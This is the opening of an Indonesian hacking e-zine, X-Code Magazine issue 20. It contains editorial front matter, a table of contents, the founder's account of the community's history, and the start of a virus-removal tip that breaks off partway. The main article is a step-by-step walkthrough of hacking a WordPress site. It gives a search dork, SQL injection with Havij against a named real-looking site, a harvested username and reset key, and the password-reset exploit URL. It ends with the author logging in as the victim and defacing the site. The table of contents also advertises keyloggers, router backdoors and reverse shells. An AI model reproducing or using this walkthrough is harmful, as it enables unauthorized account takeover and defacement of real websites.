



XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |



Hack Wordpress (SQL
Injection+Reset Password)




Denial of service Mikrotik
RouterOS 2.9.6 hingga 5.15
pada service untuk winbox



DNS Spoofing



XSS Persistent untuk deface
halaman web



Redaksi X-CODE Magazine

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer. hacking dan security di Indonesia.

Misi :

- Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarakan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

Distribusi X-Code Magazine :

Official X-Code Magazine Page:
<http://www.xcode.or.id/magazine.htm>

Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>

Forum X-Code - Yogyafree :
<http://xcode.or.id/forum>

CD Yogyafree dan sebagainya.

Contact : X-Code Magazine :

Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).

Apa itu X-code ?



X-code adalah komunitas keamanan komputer Indonesia yang situsnya beralamat di <http://xcode.or.id>

X- code Magazine



Download Majalah Elektronik X-code Nomor 1-20
<http://xcode.or.id/magazine.htm>

Product-product software X-code
Download product-product software X-code
<http://xcode.or.id/product.htm>

ISO-ISO CD Yogyakarta X-code
ISO CD berisi ratusan tutorial hacking, exploits, dst
<http://xcode.or.id/download.htm>

Download Distro Linux X-code
ISO Distro Linux X-code untuk penetration testing
<http://xcode.or.id/distroxcode.htm>

Konsultasi gratis bersama konsultan X-code
<http://xcode.or.id/konsultasi.htm>

Video-video hacking di jejaring social X-code
<http://friends.xcode.or.id/index.php?p=videos>

Foto-foto kegiatan X-code 2006 - 2011
<http://xcode.or.id/dokumentasi.htm>

Liputan TV kegiatan X-code
<http://xcode.or.id/video.htm>

Video-video hacking di jejaring social X-code
<http://friends.xcode.or.id/index.php?p=videos>

Foto-foto kegiatan X-code 2006 - 2011
<http://xcode.or.id/dokumentasi.htm>

Liputan TV kegiatan X-code
<http://xcode.or.id/video.htm>

Bagi ingin yang mendownload paket Exploits CMS yang telah dikelompokkan :
<http://xcode.or.id/exploits>

MARI BERGABUNG DI FORUM KEAMANAN KOMPUTER DENGAN MEMBERS TERBESAR DI INDONESIA (99.000 members lebih)



Forum Yogyakarta X-code ini pertama didirikan tahun 2005. Anda dapat bergabung gratis di Forum ini. Untuk masuk alamatnya adalah <http://xcode.or.id/forum>

Pendaftarannya cukup mudah klik pada bagian menu Panel login lalu klik register.

AYO BERGABUNG DI JEJARING SOSIAL HACKER (3000 members lebih)



Situs jejaring sosial Hacker X-code dengan ribuan members. Anda dapat bergabung gratis di jejaring sosial ini. Untuk masuk alamatnya ada <http://friends.xcode.or.id>

Pendaftarannya cukup mudah klik pada tulisan "GABUNG SEKARANG!"

FCEBOOKER DAPAT JOIN DI GROUP FB X-CODE



Facebook group ini memiliki lebih dari 16.000 members. Salah satu group yang sangat aktif di X-code.

<http://fbgroup.xcode.or.id>

PENGGUNA YAHOO DAPAT JOIN DI MILIS YAHOOGROUPS



Ini adalah Milis X-code generasi baru dengan members lebih dari 6.000, generasi lama dengan 12.000 members telah di bekukan Yahoo Groups tahun 2008.

<http://milis.xcode.or.id>

X-CODE BLOG



X-code Blog : <http://blog.xcode.or.id>

KOMUNIKASI SECARA REAL TIME DENGAN CHAT ROOM X-CODE

Chat room X-code : <http://chat.xcode.or.id>

INFORMASI BERITA IT ONLINE

Berita IT Online X-code : <http://berita.xcode.or.id>

X-CODE GALAXY UNTUK SEMAKIN MEMUDAHKAN AKSES KE MEDIA X-CODE

Galaxy X-code : <http://galaxy.xcode.or.id>

X-code Regional

X-code Regional di berbagai kota di pulau jawa, sumatera, kalimantan, sulawesi, papua, bali, maluku (Interaksi online di sub forum X-code – <http://xcode.or.id/forum>)

➤ Xcode Magazine 20

Majalah X-code issue #20 terbit tanggal 5 Juni 2012, kehadiran X-code Magazine ini bersamaan dengan ulang tahun komunitas Yogya Family Code / Yogyakarta / X-code yang ke 8 tahun.

Sepanjang 8 tahun ini begitu banyak suka duka yang terjadi di dalam komunitas, ketika semuanya menjadi satu dalam bentuk simponi, simponi ini memberikan rasa yang luar biasa bagi orang-orang yang didalamnya, yang mungkin tidak ditemui diluar komunitas.

Dalam hal serangan teknis ke X-code, tidak sedikit komunitas ini mengalami serangan yang bertubi-tubi seperti DDoS, deface dan sebagainya, semuanya memberikan pelajaran pada kami bahwa kami perlu lebih memperhatikan keamanan untuk media-media X-code selain memperhatikan keamanan diluar.

Saat ini members Forum Yogyakarta X-code telah menembus 99.000, Groups Facebook Yogyakarta telah menembus angka 16.000, Yahoogroups Milis telah menembus 6000 lebih dan sebagainya yang dimana penunjukkan dari sisi kuantitas itu adalah dapat merupakan suatu simbol bahwa Yogyakarta X-code begitu banyak diminati oleh masyarakat IT di Indonesia

Tidak berpanjang-panjang lagi, kami segenap team redaksi x-code magazine mengucapkan selamat membaca x-code magazine No 20.

Daftar artikel X-code Magazine No 20

- Perjuangan Yogyakarta di era awal berdiri oleh Kurniawan - yk_family_code@yahoo.com
- Hack Wordpress (SQL Injection+Reset Password) oleh J0ck3r - J0ck3r@blogspot.com
- MENGHILANGKAN VIRUS PENYERANG EXPLORER.EXE oleh One-co Momouchi - uyuuchiha49@yahoo.co.id
- DNS Spoofing oleh Motaroirhaby - <http://motaroirhaby.com>
- Exploit Remote Code Execution untuk hacking CMS Zenphoto oleh Kurniawan - yk_family_code@yahoo.com
- Serangan Denial of Service pada LAN Messenger sehingga membuat program crash oleh Kurniawan - yk_family_code@yahoo.com
- Denial of service Mikrotik RouterOS 2.9.6 hingga 5.15 pada service untuk winbox oleh Kurniawan - yk_family_code@yahoo.com
- Menguji eksploitasi celah keamanan pada WebCalendar 1.2.4 dengan exploit Remote Code Execution oleh Kurniawan - yk_family_code@yahoo.com
- Contoh cara memasang keylogger KRAKEN Yogyakarta X-Code via jaringan oleh Kurniawan - yk_family_code@yahoo.com
- Hacking password login wordpress dengan brute-force dan cara menangkalnya oleh Kurniawan - yk_family_code@yahoo.com
- Eksploitasi serangan LFI pada plugin wordpress untuk pemanfaatan di Navicat untuk mengganti password login oleh Kurniawan - yk_family_code@yahoo.com
- Hacking CMS eticket dengan memanipulasi source html untuk serangan SQL Injection oleh Kurniawan - yk_family_code@yahoo.com
- Hacking dengan SQL Injection pada CMS Acute Control panel oleh Kurniawan - yk_family_code@yahoo.com
- Membuat backdoor account pada router modem ADSL oleh Kurniawan - yk_family_code@yahoo.com
- Memanfaatkan celah XSS Persistent pada suatu web untuk menyebarkan backdoor telnet ke para pengunjung web oleh Kurniawan - yk_family_code@yahoo.com
- XSS Persistent untuk deface halaman web oleh Kurniawan - yk_family_code@yahoo.com
- Tampilkan Hidden File dan Folder yang ter Hidden oleh Virus oleh Febrian Aji Nugroho - febri.penyu@yahoo.co.id
- Teknik menggunakan reverse TCP untuk mendapatkan shell dengan memanfaatkan celah pada browser oleh Kurniawan - yk_family_code@yahoo.com
- Cara melakukan serangan denial of service pada Tftpd32 dengan memanfaatkan celah pada DNS Server oleh Kurniawan - yk_family_code@yahoo.com

Perjuangan Yogyafree di era awal berdiri



Yogya Family Code / Yogyafree / X-code saat ini berumur tepat 8 tahun, disini penulis akan memberikan rahasia-rahasia kecil yang sebenarnya belum penulis share lebih banyak sebelumnya selama 8 tahun ini, penulis akan share lebih banyak kepada anda khusus pembaca X-code Magazine No 20 ini.

Sebelumnya penulis akan memperkenalkan diri, jika ada yang belum mengenalnya, nama saya Kurniawan, founder sekaligus pemimpin dari komunitas X-code, penulis mendirikan sendiri komunitas ini pada tanggal 5 Juni 2004. Situs pertama yang penulis luncurkan pertama begitu sederhana waktu itu. Perekrutan member waktu itu menggunakan via e-mail, tidak ada kegiatan yang berarti di waktu itu kecuali hal-hal yang penulis lakukan untuk Yogya Family Code.

Sepanjang tahun 2004, penulis dipenuhi dengan terus mengupdate situs Yogya Family Code, situs ini selain berisi daftar IP warnet juga berisi tentang tutorial hacking, seiring waktu ditambah dengan berbagai tutorial lainnya seperti tips dan trik komputer. Di bulan November 2004, hosting Yogya Family Code akhirnya di tutup oleh bravehost.com karena content di dalamnya mengandung unsur “hacking”.

Bulan Desember 2004 penulis mulai fokus tidak hanya pada website tapi juga channel #yogyafree DAL.net, ini adalah interaksi real time pertama dengan komunitas secara langsung. Di tahun 2005 adalah awal mula dari berbagai banyaknya media Yogyafree seperti milis dan forum mulai hadir di dunia maya, membagikan CD Yogyafree gratis dan sebagainya.

Di era itu penulis begitu rajin mengirimkan artikel untuk Jasakom.com memang di era itu Jasakom adalah komunitas yang terlihat jauh lebih ramai dibandingkan komunitas-komunitas hacker Indonesia lainnya, selain itu penulis juga mengirimkan ezine di echo.or.id yang merupakan situs keamanan komputer yang terlebih dahulu ada sebelum X-code.

Kilas balik ke era-era awal, walaupun penulis telah mempunyai internet sendiri kisaran tahun 1999-2000 dengan modem dial up, tapi sebenarnya waktu berinternet lebih banyak penulis habiskan diluar karena mahalnya biaya internet waktu itu, di tahun 2004 juga sama penulis tetap banyak koneksi internet diluar dibandingkan di kamar penulis sendiri, waktu itu tempat favorit penulis untuk upload file-file di warnet dekat rumah,

kebetulan koneksi di internet tersebut termasuk cukup kencang, meskipun harganya lebih mahal dibandingkan warnet lainnya secara umum.

Salah satu inspirasi saya begitu tertarik untuk kembali menekuni dunia hacking dan keamanan computer dimulai gara-gara celah RPC Dcom yang terdapat di OS Windows XP yang dimana OS tersebut digunakan oleh berbagai warnet di Jogja tahun 2004, meskipun penulis mulai bermain hacking di tahun 2001 seperti web hacking. itulah salah satu faktor dari berbagai faktor dimana penulis tertarik lebih jauh tentang keamanan computer dan akhirnya membangun komunitas.

Penamaan X-code baru muncul di tahun 2005, ketika itu logo pertama X-code diposting di milis, sejak logo pertama diposting, Yogyafree X-code mendapatkan banyak sumbangan logo dari rekan-rekan milis dan forum. Tahun 2004 dan 2005 adalah era dimana penulis menutup diri dari dunia luar sehingga benar-benar underground.



Saat ini X-code sudah tidak lagi underground, X-code lebih terbuka, dengan keterbukaan ini Yogyafree X-code hadir lebih dekat dengan para membersnya, juga para pengunjung dari media-media X-code. Salam perjuangan.

Oleh Kurniawan – yk_family_code@yahoo.com

Hack Wordpress (SQL Injection+Reset Password)



Kali ini saya menulis tentang keamanan di plugin WP, sebenarnya cukup banyak plugin wp yang rentan, tapi saya hanya membahas salah satunya saja. Ok tanpa banyak cingcong langsung aja deh...


peralatan yang dibutuhkan adalah:

1. Kompie terhubung internet
2. Havij
3. dork: inurl:fbconnect_action=myhome (kreasi lagi yaa)
4. Kesabaran dalam mencari target
5. Rokok, Kopi dan musik yang kuenceng (disarankan alirannya Rock, Metal)
hehehe



saya beri contoh satu korban yaitu


http://www.40sale.com/?fbconnect_action=myhome&userid=14 pada bagian "userid=" di tambahin tulisan " fb" jadi bentuknya seperti ini

http://www.40sale.com/?fbconnect_action=myhome&fbuserid=14



kalau udah scan dengan Havij dan cari tabel ***wp_user*** atau yang berhubungan dengan user lah, kalau udah ketemu cari ***column user_login*** dan ***user_activation_key***





heheh...dah ketemu tuh yang kita cari,
 username:pico
 Activation key: GBasuGIZFtbUjpP3MvWb
 sekarang kita gunakan exploitnya yaitu

wp-login.php?action=rp&key="kode aktivasi"&login="user login"


jadi alamatnya tadi dirubah seperti ini <http://www.40sale.com/wp-login.php?action=rp&key=GBasuGIZFtbUjpP3MvWb&login=pico>



sampailah kita ke tahap me-reset password korban heheh,kalau udah direset kita tinggal login dan melakukan sekehendak kita

Zone-H.org - Unrestricted informatio... inurl://fbconnect_action=myhome - ... 40sale.com - Reset Password

bonztp&key=G8asuGIZFtlUjP3M-Wb&login=pico inurl://fbconnect_action=myhome



Enter your new password below.

New password

Confirm new password

Strength indicator


Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! " ? \$ % ^ &)

Reset Password

[Log in](#) | [Register](#)

Zone-H.org - Unrestricted informatio... inurl://fbconnect_action=myhome - ... 40sale.com - Log In

inurl://fbconnect_action=myhome



Username

pico

Password


●●●●●●

☐ Remember Me


Log In

[Register](#) | [Lost your password?](#)


[Back to 40sale.com](#)



saya cukup ngedit *home.php* nya aja dah,hehehe



buseeeet hasilnya kelam banget dah...sory ya min



Nick: danang a.k.a j0ck3r




About Me: penulis adalah lulusan universitas yang gak terkenal jurusan Management Akutansi, sekarang bekerja di salah satu perusahaan swasta yang bergerak di bidang makanan bagian PPIC (Plan Production Inventory Control), aktif (eh tepatnya sih cuman jalan-jalan doank :p) di beberapa forum hacking, termasuk terlambat mendalami dunia IT ☹ penulis bisa di hubungi di [email](#) dan [blog](#) penulis.

Thanks to

Allah Swt || **Muhammad SAW** || **My Father** || **My Mother** || **X-Code** || **Codenesia** || **Devilzc0de** || **BorneoCrew** || **All people**

MENGHILANGKAN VIRUS PENYERANG EXPLORER.EXE

yac artikel ini adalah artikel pertama saya yang saya kirim ke redaksi, mudah-mudahan di terbitkan. Siapa sich yang gak sebel sama ulah virus ini mungkin komputer kalian pernah terserang virus ini. Yah ini berasal dari pengalaman saya sendiri. Pada saat itu komputer saya mendadak lemot banget waktu ngolet pas booting aja sampe 15 menit. Karena gak tahan ya di instal ulang aja. Pas selesai di instal ulang setelah beberapa hari virus ini menyerang lagi, ya di instal ulang lagi. Dan virusnya dateng lagi, lalu instal ulang lagi ya begitu seterusnya. Akhirnya saya capek dan saya otak-atik sendiri cara penyelesaiannya



Virus ini menyerang proses explorer.exe yang berada di folder windows, akibatnya semua kegiatan komputer menjadi sangat lemot..... tapi coba kita lihat pada task manager cpu performance menunjukkan angka yang mencengangkan(sok dramatis), yaitu 100% bingung kan, padahal pas normal aja gak pernah segitu, tapi kog pas kena virus bisa jadi gitu. Pada keadaan yang lebih parah komputer akan lebih gila, sampai-sampai mousenya gak bisa gerak.

Tapi tenang setelah saya mencoba mengotak-atik saya menemukan solusinya. Siap untuk perbaikan ok cekidot.

MATIKAN PROSES EXPLORER.EXE:

ya. yang pertama kita lakukan adalah mematikan proses explorer.exe. Caranya buka task manager klik processes cari explorer lalu klik kanan klik end process. Karena virus ini hanya bekerja pada saat proses tersebut berjalan sehingga langkah pertama kita harus menghilangkan sesuatu yang menghambat. Setelah prosesnya di hentikan lihat lah pada performance meter pasti sudah normal alias ridak menunjukkan angka 100% lagi.

KELUARKAN EXPLORER.EXE DARI FOLDER:

pada saat ini kompi sudah dalam keadaan normal tapi start bar dan icon pasti belum ada. Sekarang kita lakukan perbaikan pertama kita pindahkan C:\WINDOWS\explorer.exe ke drive lain. Caranya bisa bermacam macam misalnya lewat task manager, run, browser, lalu lakukan proses pengkopian misalnya di copy ke drive D:

ACTIVATION:

langkah selanjutnya kita buka lagi task manager. Lalu new task lalu ketik lah alamat baru explorer.exe tadi, seperti contoh tadi sudah di copy di drive d berarti alamatnya [D:\explorer.exe](#) lalu klik ok. Jreng komputer sudah aman terkendali.

PENGAMANAN:

